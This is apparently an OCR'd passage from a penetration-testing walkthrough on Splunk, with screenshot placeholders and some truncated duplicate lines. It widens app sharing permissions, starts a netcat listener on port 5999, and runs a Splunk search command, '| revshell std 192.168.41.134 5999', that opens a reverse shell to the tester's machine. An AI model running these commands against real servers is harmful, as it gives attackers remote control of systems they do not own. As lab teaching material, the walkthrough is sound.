splunk-system-role	☐	☐
user	☐	☐


Sharing for config file-only objects

Set permissions for configurations that have been copied over or added to config files rather than created through the UI.

Objects defined in config files only (not in the UI) should appear in

○ This app only (system) ● All apps

It's time to save the settings as shown below.




nly objects

figurations that have been copied over or added to config files rather than created through the UI.

g files only (not in the UI) should appear in


m) ● All apps

I start a netcat listener on port 5999 before I execute the reverse shell on the target system.



```
┌─[kalyan@parrot]─[~]
└──╼ $nc -lvp 5999
Listening on [0.0.0.0] (family 0, port 5999)
█
```

It's time to execute the reverse shell. It can be done by typing the following command in the search column. The command is | revshell std 192.168.41.134 5999. "revshell" stands for rev -erse shell, "std" stands for standard shell. The rest of the command is self explanatory.



```
| revshell std 192.168.41.134 5999
```

